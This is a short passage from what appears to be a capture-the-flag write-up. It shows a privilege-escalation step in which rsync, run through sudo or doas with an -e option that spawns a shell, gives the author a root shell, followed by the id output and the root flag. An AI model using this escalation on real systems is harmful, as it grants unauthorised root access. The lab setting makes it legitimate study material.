sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.
sudo rsync -e ‘sh -c “sh 0<&2 1>&2”’ 127.0.0.1:/dev/null
So, let’s execute:
/usr/local/bin/doas rsync -e 'sh -c "sh 0<&2 1>&2"' 127.0.0.1:/dev/null

we got the root flag:
kiran@ubuntu-xenial:~$ /usr/local/bin/doas rsync -e 'sh -c "sh 0<&2 1>&2"' 127.0.0.1:/dev/null
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
afbb1696a893f35984163021d03f6095